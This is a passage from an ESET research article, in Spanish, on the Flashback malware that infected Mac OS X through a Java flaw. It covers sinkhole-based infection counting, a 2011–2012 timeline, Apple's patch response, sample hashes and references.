Desde principios de abril, ESET logró registrar nombres de dominio utilizados por el componente de instalación de Flashback. El malware facilita las cosas en un aspecto: envía el UUID de la plataforma del equipo en el que se instaló, en el campo User-Agent del encabezado HTTP. Por eso para nosotros es posible contar de manera suficientemente precisa la cantidad de equipos infectados, ya que el UUID de la plataforma identifica a cada equipo Mac de manera única.

Tuvimos en nuestras manos varias muestras de Flashback, pero con un gran problema: no podíamos determinar el UUID de la plataforma del equipo infectado. Con nuestro Sinkhole ya ubicado, las posibilidades de que el equipo infectado se comunicara con el último eran elevadas. Gracias a esta herramienta, pudimos reunir alrededor de 600.000 UUID de la plataforma. De ahí en más, fue posible usar esta lista para forzar el descifrado de las muestras para el componente de instalación así como el componente de interceptación.

Cronología de sucesos

Septiembre de 2011: Surgimiento de una nueva variante

Febrero de 2012: Oracle lanza una actualización para Java que corrige un error aprovechado por Flashback [7]

Marzo de 2012: Propagación rápida mediante Java

Fines de marzo de 2012: Registro de los primeros Sinkholes ubicados por distintas empresas antivirus

3 de abril de 2012: Apple lanza una actualización de Java para corregir el error

4 de abril de 2012: Primeras estadísticas de Sinkholes (DrWeb)

6 de abril de 2012: Apple publica una segunda actualización para Java

13 de abril de 2012: Apple publica una herramienta para desinfectar equipos con Flashback [8]

1 de mayo de 2012: Los centros de control dejan de responder

Conclusión

Algunos usuarios de Mac se creen inmunes al software malicioso por estar usando OS X. Ciertamente, las amenazas de malware dirigidas a OS X son mucho menos numerosas que las dirigidas a Windows, pero aún así existen. Flashback es un ejemplo de un ataque a gran escala contra la plataforma OS X. También hay ataques dirigidos a sectores más específicos, como es el caso de Lamadai [3] y MacControl [4], que atacaron las organizaciones no gubernamentales tibetanas.

La versión de Java instalada en Mac OS X no se puede actualizar por Oracle. Apple debe validar y distribuir actualizaciones a través de su sistema de actualización, lo que deja a algunos pensando si Apple no se tomó demasiado tiempo para publicar la actualización que corrigió la vulnerabilidad aprovechada por Flashback. Una espera de dos meses para una actualización que corrige una vulnerabilidad de seguridad cuya técnica de funcionamiento se encuentra disponible en Internet crea una brecha extremadamente grande para causar daños.

Desde Mac OS X Lion (10.7), Apple ya no instala intérpretes de Java en forma predeterminada en su sistema operativo, una actitud que puede considerarse como una restricción de los accesos para ataques. También puede interpretarse como un intento de evitar la carga de actualizar software que está más allá de su control.

Tras la aparición de Flashback en los medios, Apple reaccionó con rapidez. Primero, registraron todos los nombres de los dominios disponibles conectados a Flashback, incluyendo los que fueron generados en forma dinámica. Poco tiempo después, Apple creó una actualización para OS X que detectaba la presencia de Flashback y lo desinstalaba del sistema.

Hay muchas preguntas que aún quedan sin respuesta: ¿Quiénes son los autores de Flashback? ¿Esperaban tener una tasa de infección alta y obtener tanta publicidad? ¿Al final simplemente se dieron por vencidos? Flashback demostró que OS X no es inmune a una infección a gran escala; los creadores de software malicioso quizás comiencen a interesarse más en OS X como medio para desplegar su malware. Por lo tanto, los usuarios de Mac deberían permanecer alertas y adoptar prácticas informáticas seguras.

Se agradece a Pierre-Marc Bureau y a Alexis Dorais-Joncas por la revisión y corrección de este artículo.

Marc-Etienne M.Léveillé, leveille@eset.com, @marc_etienne_

Archivos analizados

NomMD5SHA1sbm473426b7be5335816c545036cc72402194e4b5112e750c7902968d 97237618f5b61efeb2fb_10.soode5cb4d61a09d4615f17f1 eb85783a97a5e75b563c87320977e47dc220b ea5782e9ce92

Referencias

[1] http://go.eset.com/us/threat-center/threatsense-updates/page/11/?q=flashback

[2] http://blog.eset.com/2012/04/13/fighting-the-osxflashback-hydra

[3] http://blog.eset.com/2012/03/28/osxlamadai-a-the-mac-payload

[4] http://blog.eset.com/2012/04/25/osx-lamadai-flashback-isnt-the-only-mac-threat

[5] http://www.opensource.apple.com/source/dyld/dyld-195.6/include/mach-o/dyld-interposing.h

[6] https://developer.apple.com/library/mac/#documentation/Darwin/Reference/Manpages/man1/dyld.1.html

[7] http://www.oracle.com/technetwork/topics/security/javacpufeb2012-366318.html

[8] http://support.apple.com/kb/DL1517